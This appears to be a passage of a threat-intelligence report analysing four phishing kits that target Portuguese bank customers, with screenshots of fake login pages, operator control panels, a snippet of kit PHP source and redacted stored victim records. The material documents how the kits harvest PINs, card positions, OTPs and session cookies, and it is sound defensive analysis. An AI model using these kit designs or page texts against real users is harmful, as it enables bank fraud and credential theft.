Por favor, introduza o seu PIN

6 7 8 / 9 0 1 / 2 3 4

Esqueceu o PIN?
Peça aqui um novo.

Segurança Canais Diretos

- Nunca lhe pediremos o seu número de telemóvel nesta página
- Nunca lhe pediremos mais que 3 digitos da matriz.
- Recomendações de Segurança

novobanco

Olá! Seu acesso ao Novobanço mudou, para continuar a utilizar será necessário ativar a sua ID Digital NB, para continuar confirme as informações e anote seu protocolo.

Protocolo: 8573fc838c

Ativar ID Digital Novobanco

PANEL Home

Edit

Position 1	1
Position 2	1
Position 3	1

Edit


PANEL Home

#		IP	Login	Matriz	SMS	Status	Step	Options
★ ▾	2	[redacted]	[redacted]			W	LOGIN	LOGIN PIN Matriz SMS SMS ✎ ✓ 🗑
★ ▾	1	[redacted]	[redacted]			0	LOGIN	LOGIN PIN Matriz SMS SMS ✎ ✓ 🗑

Previous Next

Figure 14: *Phishkit with a C2 panel available on the same server. All the data is requested step by step by operators.*

As seen, on the same server where the phishing page is hosted, a C2 panel is included. This panel allows step-by-step control of the data requested from victims. In the image above, the dashboard and a window where the request for 3 banking card values (secret code) is made. The victims' details are stored on the server by using a MySQL database, usually configured via the Cpanel Host Manager system.



loading.php
login.php
matriz.php
pin.php
sms.php
success.php


matriz.php - Bloco de notas

```
<?php
    /*******
    Main Author: Z0N51
    Contact me on telegram : https://t.me/z0n51
    ********************************************************/

    require_once '../includes/main.php';
    reset_action(get_client_ip());
    $_SESSION['last_page'] = 'matriz';
    $infos = get_infos();
    $position_name1 = $infos["position_name1"];
    $position_name2 = $infos["position_name2"];
    $position_name3 = $infos["position_name3"];
    $position_place1 = $infos["position_place1"];
    $position_place2 = $infos["position_place2"];
    $position_place3 = $infos["position_place3"];
?>
<!doctype html>
<html>

    <head>
        <!-- Required meta tags -->
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
        <meta name="robots" content="noindex," "nofollow," "noimageindex," "noarchive," "nocache," "nosnippet">

        <!-- CSS FILES -->
        <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.5.3/dist/css/bootstrap.min.css">
        <link rel="stylesheet" href="../assets/css/helpers.css">
        <link rel="stylesheet" href="../assets/css/style.css">

        <link rel="icon" type="image/png" href="../assets/imgs/favicon.png" />
```

***Figure 15:** #phishkit 1 source-code details.*

#Phishkit 2

This scenario presents a similar process as described previously. A C2 panel available in the same server is used to control the flow on the fly by operators.



Por favor introduza o seu nome de utilizador do homebanking

Se este é o seu primeiro acesso ao Homebanking do Banco CTT, por favor introduza o nome de utilizador provisório que consta no Guia de Ativação dos Canais Digitais, facultado pela Loja ou enviado por email.

Caso não se recorde do seu nome de utilizador, poderá recuperá-lo na opção abaixo ou no menu "Mais" da App Mobile, após efetuar login. Para mais informações, clique aqui

Logs Dashboard (3)
— https://[redacted] com *[by joi]*

Username	Security Code	OTP	Status	Connection Status	Device	Action
[redacted]	?	?	Waiting for Passcode	Offline	Chrome Windows 10 Unknown	Action Delete
[redacted]	?	?	Waiting for Passcode	Offline	Chrome Windows 10 Unknown	Action Delete
[redacted]	?	?	submitted username (is waiting)	Offline	Chrome Windows 10 Unknown	Action Delete

User ×

User ID:
Customer ID:
Pin:
IP: -
OTP:
Device: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36


○ Ask Login Again
○ Ask Passcode
○ Ask Previous Transaction #01
○ Ask OTP
○ Ask OTP Again (Show Error)
○ Send To Queue
○ Finish

Figure 16: *#phishkit 2 landing page and C2 panel.*

Malicious operators can choose what type of data they want to request, and the information is stored on a MySQL database, just like on *#phiskit 1*.

#Phishkit 3

In this phishkit, the same modus operandi is used. The data is requested in a C2 panel on the server, but this time the details are stored in TXT.



#IP	TELEFONE	NOME	LOGIN / CLAVE:	COMANDO	STATUS	ANOTAÇÃO	#Controle
[redacted]	[redacted]		[redacted]	AGUARDANDO	ONLINE		
[redacted]	[redacted]		[redacted]	AGUARDANDO	OFFLINE		
[redacted]	[redacted]		[redacted]	AGUARDANDO	OFFLINE		
[redacted]			[redacted]	AGUARDANDO	OFFLINE		

IP:	[redacted]
Data:	01/01/1970 00:00
Tipo:	
Sistema:	iPhone
Fone:	[redacted]
Nº de ADESÃO:	[redacted]
PIN:	[redacted]
SMS:	
POSIÇÃO 01:	: Lado:
POSIÇÃO 02:	: Lado:
POSIÇÃO 03:	: Lado:
POSIÇÕES ALEATORIAS:	
Nome:	
Status:	ONLINE
Comando:	AGUARDANDO
Anotação:	

Letra 1: □ ○ Esq ○ Meio ○ Dire


Letra 2: □ ○ Esq ○ Meio ○ Dire

Letra 3: □ ○ Esq ○ Meio ○ Dire

- User Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 15_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.1 Mobile/15E148 Safari/604.1

Figure 17: *#phishkit 3 – landing page and C2 panel.*

Instead of using a DBMS, this particular phishikit manages everything with TXT files. The PHP files are responsible for creating, editing, or even deleting information from the TXT files (the database of the malicious schema).



```
Parent Directory              12-Nov-2021 15:10    -
[redacted]6].info             12-Nov-2021 15:10   4k
[redacted]6].info             12-Nov-2021 13:06   4k
[redacted]6].info             12-Nov-2021 15:12   4k
[redacted]83].info            12-Nov-2021 13:20   4k
[redacted].info               12-Nov-2021 13:27   4k
[redacted].info               12-Nov-2021 13:53   4k
[redacted]8].info             12-Nov-2021 14:01   4k
[redacted]96].info            12-Nov-2021 14:26   4k
[redacted]74].info            12-Nov-2021 14:03   4k
[redacted]468].info           12-Nov-2021 15:06   4k
[redacted]292].info           05-Nov-2021 15:13   4k
[redacted]7].info             12-Nov-2021 13:23   4k
[redacted].info               12-Nov-2021 13:57   4k
[redacted]2].info             12-Nov-2021 15:11   4k
[redacted]09].info            12-Nov-2021 15:12   4k
[redacted]5].info             12-Nov-2021 15:11   4k
[redacted]6].info             12-Nov-2021 15:09   4k
[redacted].info               12-Nov-2021 13:38   4k
```


```
{
    "time": 1636729870,
    "celular": "[redacted]",
    "plataforma": "iPhone",
    "IP": [redacted],
    "user_agent": "Mozilla\/5.0 (iPhone; CPU iPhone OS 15_1 like Mac OS X) AppleWebKit\/605.1.15 (KHTML, like Gecko)
    Version\/15.1 Mobile\/15E148 Safari\/604.1",
    "is_login": [redacted],
    "is_passwd": [redacted],
    "Nome": "",
    "msg": "<script language='javascript'>function vai(){window.top.location.href='https:\/\/www.novobanco.pt\/particula
    res\/login';}setTimeout(\"vai()\",50000);<\/script>\r\n\r\n<div class=\"container main_login\">\r\n    <div
    class=\"content\">\r\n        <img src=\"images\/logo-white.png\" class=\"logo\">\r\n\r\n        <img
    src=\"images\/icon_lockpad_user.png\" class=\"home_icon\">\r\n\r\n        <header>\r\n            <h1>
    Confirma\u00e7\u00e3o.<\/h1>\r\n            <p style=\"font-weight:bold;\">\r\n                Voc\u00ea realizou a
    habilita\u00e7\u00e3o e autoriza\u00e7\u00e3o deste aparelho.\r\n                A partir de agora, voc\u00ea pode
    utilizar este dispositivo para todas as transa\u00e7\u00f5es com todos os plugins de seguran\u00e7a
    ativos.\r\n            <\/p>\r\n        <\/header>\r\n\r\n\r\n\r\n        <div class=\"clear\"><\/div>\r\n
    <\/div><!--content-->\r\n<\/div><!--container-->\r\n",
    "stats": "FINALIZADA",
    "Letra1": "B1",
    "Letra2": "F3",
    "Letra3": "H4",
    "POS1": [redacted],
    "POS2": [redacted],
    "POS3": [redacted],
    "pos_01": [redacted],
    "pos_02": [redacted],
    "pos_03": [redacted]
}
```

Figure 18: *TXT files that stored the victims' data in raw format. The files are accessed (and edited) from the PHP pages of the C2 panel.*

As expected, criminals must access the webserver to download all the details.

#Phishkit 4

This phishkit is built differently from the previous ones. Rather than using a panel to request data in stages, it only collects the access credentials and makes automated requests to validate the credentials in real-time. In addition, the phishkit extracts information from the legitimate servers/portals in order to populate the malicious database, including the victim's name, credit card (number, date, and CVV number), account balance, etc.



novobanco

Nº adesão

[redacted]

PIN

Esqueceu o **PIN**?


Peça aqui um novo.

Por favor, introduza o seu PIN

Modo teclado privacidade


Segurança Canais Diretos

- Leia atentamente o conteúdo dos SMS de confirmação de operações.
- Não reconhece a operação no texto do SMS? Não forneça o código a ninguém!
- Não responda e emails suspeitos.
- Recomendações de Segurança



Clientes

Nome	Adesão	PIN	Saldo	Status
[redacted]	[redacted]	[redacted]	2.046,74	SUCESSO
[redacted]	[redacted]	[redacted]	128.991,97	SUCESSO
[redacted]	[redacted]	[redacted]	3.686,73	SUCESSO
[redacted]	[redacted]	[redacted]	170,67	SUCESSO
[redacted]	[redacted]	[redacted]	146,06	SUCESSO
[redacted]	[redacted]	[redacted]	16.700,77	SUCESSO
[redacted]	[redacted]	[redacted]		SUCESSO
[redacted]	[redacted]	[redacted]	0,00	SUCESSO
[redacted]	[redacted]	[redacted]	438,03	SUCESSO
[redacted]	[redacted]	[redacted]	2,21	SUCESSO



```
▼ 0:
    _id:          "[redacted]194"
    chave:        "[redacted]"
    ad:           "[redacted]"
    FP:           "[redacted]"
    nx:           "[redacted]"
    pin:          "[redacted]"
    nome:         [redacted]
    saldo:        "[redacted]"
  ▼ useragent:    "Mozilla/5.0 (Linux; Android 8.1.0; W_K400) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.74 Mobile Safari/537.36"
  ▼ cookies:      "\"{\\\"s[redacted].\":{\\\"/web\\\":{\\\"mcs1\\\":{\\\"key\\\":\\\"mcs1\\\",\\\"value\\\":\\\"2[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\
                  \\\":{\\\"key\\\":\\\"ssk1\\\",\\\"value\\\":\\\"{7[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,\\\"
                  {7[redacted]\\\",\\\"domain\\\":\\\"[redacted]\\\",\\\"path\\\":\\\"/web\\\",\\\"secure\\\":true,\\\"httpOnly\\\":true,\\\"hostOnly\\\":true,\\\"creation\\\":\\\"2021-11-15T16:52:21.904Z\\\",\\\"lastAcc
